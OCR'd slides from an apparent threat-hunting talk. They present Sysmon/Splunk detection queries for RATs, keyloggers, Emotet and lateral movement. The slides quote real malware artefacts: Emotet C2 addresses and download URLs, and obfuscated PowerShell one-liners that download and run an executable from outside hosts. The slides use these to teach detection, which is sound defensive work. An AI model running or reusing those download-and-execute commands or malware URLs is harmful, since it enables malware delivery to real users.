
* Lateral movement using admin shares
  - ADMIN$, C$, IPC$ (\\127.0.0.1\...)
* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
* Rarest processes connecting thru proxy *(or directly to Internet)*
  - count by hashes, IMPHASHes, clients, image names
* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc …

Advanced Detection (Adwind RAT)

alert_sysmon_java-malware-infection

JBifrost RAT

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe*"
  OR (Image="*\\xcopy.exe*" CommandLine="*\\AppData\\Roaming\\Oracle\\*")
  OR CommandLine="*cscript*Retrive*.vbs*"
```



Detecting Keyloggers

* Keyloggers and Password-Stealers abusing NirSoft tools
  - Limitless Logger
  - Predator Pain
  - HawkEye Keylogger
  - iSpy Keylogger
  - KeyBase Keylogger

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
CommandLine: <PATH-TO-EXE>\*.exe /scomma ...

index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
   ( stext OR scomma )
| search CommandLine="* /stext *" OR CommandLine="* /scomma *"
```

Detecting Keyloggers

* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi___Apr___05___2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
      - AllPdb.exe (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
        - AllPdb.exe (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
          - AllPdb.exe (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
          - AllPdb.exe (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)

- Link in email to download JS from web server (`DHL__Report__*.js`)
- Executing JS downloads EXE from web server
- EXE uses «/scomma» parameter *(YARA: NirSoft strings in memory)*

Detecting Keyloggers

* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi___Apr___05___2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5:

Posted 5 days, 14 hours ago by techhelplist file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b

#geodo #heodo #emotet

c2 :
http://109.228.13.169:443/
http://162.214.11.56:8080/
http://172.106.75.130:443/
http://173.255.229.121:443/
http://178.79.177.141:443/
http://188.68.58.8:8080/

dl from :
http://gravura.ru/download4979/
http://alphastudios.com/download4628/
http://drunkreport.com/m64055kuPD/
http://heitmann.net/qeBY36357Nzr/

by a .js file that was downloaded from :
http://2626.co.jp/o2__co__uk__myo2__bill__email__9814536687/
http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2__co
http://garyhotko.com/o2__co__uk__myo2__bill__email__1014347050/
http://drexeldrug.com/o2__co__uk__myo2__bill__email__3929955153/

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe)
| eval CommandLine2=replace(CommandLine,"[ '+\"\^]","")
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object
   Net.WebClient")).("'Do' + 'wnloadfile'").invoke(
   'http://unofficialhr.top/tv/homecooking/tenderloin.php',
   'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
   "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).
  (Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,
   C:\Users\purpural\AppData\Local\Temp\spasite.exe);&
   C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ **De-obfuscate** simple obfuscation techniques

Are all (obfuscation) problems solved?

Malicious PowerShell

```
cmd.exe  /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object
   Net.WebClient )).( 'Do' + $sad + 'dfile' ).invoke(
   'http://golub.histosol.ch/bluewin/mail/inbox.php'
   'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);
   start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$saddfile)
   .invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\******\AppData
   \Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

Query doesn't match «DownloadFile»

LNK with Powershell command
- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-18**

```
d8af6037842458f7789aa6b30d6daefb  Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9  Beleg Nr. 892234-32.lnk
```

Strings from oleObject.bin:

```
   E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk
   C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk
```

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
  [
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\\Users\\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
  ]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\Users\\\\(?<username>[^\\\\]+)\\\\.*"
| rex field=Image ".*\\\\+(?<proc_name>[^\\\\]+\.[eE][xX][eE]).*"
| rex field=ParentImage ".*\\\\+(?<pproc_name>[^\\\\]+\.[eE][xX][eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
    dc(Image) AS CNT_IMAGE, values(username) AS Users,
    values(ComputerName) AS Computers, values(MD5) AS MD5,
    values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
    by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

* IMPHASH = Import Hash

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Initiated=true SourceIp!=DestinationIp
    DestinationPort=445 Image!=System
    (SourceHostname="WS*" DestinationHostname="WS*") OR
    (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

* Search for network connections
  - SMB protocol (dst port 445)
  - Source and destination are workstations (hostname or IP)
  - Use «`ProcessGuid`» to correlate with other event types (proc's)
* Search for legitimate SMB servers (filers, NAS)
  - Create «whitelist» to exclude as legit dest

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:12 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: \\127.0.0.1\ADMIN$\8c0cb58.exe
CommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: C:\Windows\system32\services.exe
ParentCommandLine: C:\Windows\System32\services.exe
```

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN$\8c0cb58.exe

* Search for admin share names in image paths

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: C:\Windows\SysWOW64\rundll32.exe
CommandLine: C:\Windows\System32\rundll32.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
ParentCommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
```

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN$\8c0cb58.exe
→ C:\Windows\system32\rundll32.exe

* Search for admin share names in image paths

Lateral Movement (proc injection)

CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 29340
SourceImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
TargetProcessId: 18476
TargetImage: C:\Windows\SysWOW64\rundll32.exe
NewThreadId: 20060
StartAddress: 0x0000000000110000
StartFunction:
```

```
\\127.0.0.1\ADMIN$\8c0cb58.exe
  # C:\Windows\system32\rundll32.exe
```

* Search for rarest source or target images from proc injection

Keylogger (proc injection)

CS_Keylogger_injection

```
10/26/2016 11:56:32 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 17728
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessId: 836
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 14236
StartAddress: 0x0000000000C20000
StartFunction:
```

C:\Windows\SysWOW64\rundll32.exe # C:\Windows\system32\winlogon.exe

* Suspicious proc injection into «winlogon.exe»
  * Steal user's password while logging on or unlocking screensaver


YAWN... NOW SHOW ME
THE NEW STUFF !!!
memegenerator.net

Hunting for Delivery of Malware

* Malicious files downloaded via Browser
* Sysmon «FileCreateStreamHash» events generated
* Remember the malicious JS files from email links? (Heodo/Emotet)

Hunting for Delivery of Malware

* Remember that JS Filename from before?
  - Let's hunt for that… (**DHL__Report__*.js**)


```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash
    DHL__Report__*
| search EventCode=15
| rex field=TargetFilename ".*\\\\(?<TargFilename>[^\\\\]*)"
| rex field=Image ".*\\\\(?<ImageFilename>[^\\\\]*)"
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(TargFilename) values(ComputerName) AS Clients
    count by TaskCategory ImageFilename MD5
```

Hunting for Delivery of Malware


TaskCategory	ImageFilename	MD5
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54E17CAF7BA7F01418052C7A790D8AD3
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54676A15C5B8743EE50774F6F7893808
File stream created (rule: FileCreateStreamHash)	iexplore.exe	CE3C10A32BD7BECE2B95CBB26E5AAF1A

values(TargFilename)	Clients	count
DHL__Report__7575787235__Di___Apr___04___2017.js DHL__Report__7575787235__Di___Apr___04___2017.js.1dqco93.partial DHL__Report__7575787235__Di___Apr___04___2017.js.3mwj8lb.partial DHL__Report__7575787235__Di___Apr___04___2017.js.muiu4ox.partial	[redacted]	6
DHL__Report__3290768845__Mi___Apr___05___2017.js.q4410pq.partial	[redacted]	1
DHL__Report__7613678984__Di___Apr___04___2017.js.6xpqa0q.partial	[redacted]	1


Hunting for Delivery of Malware



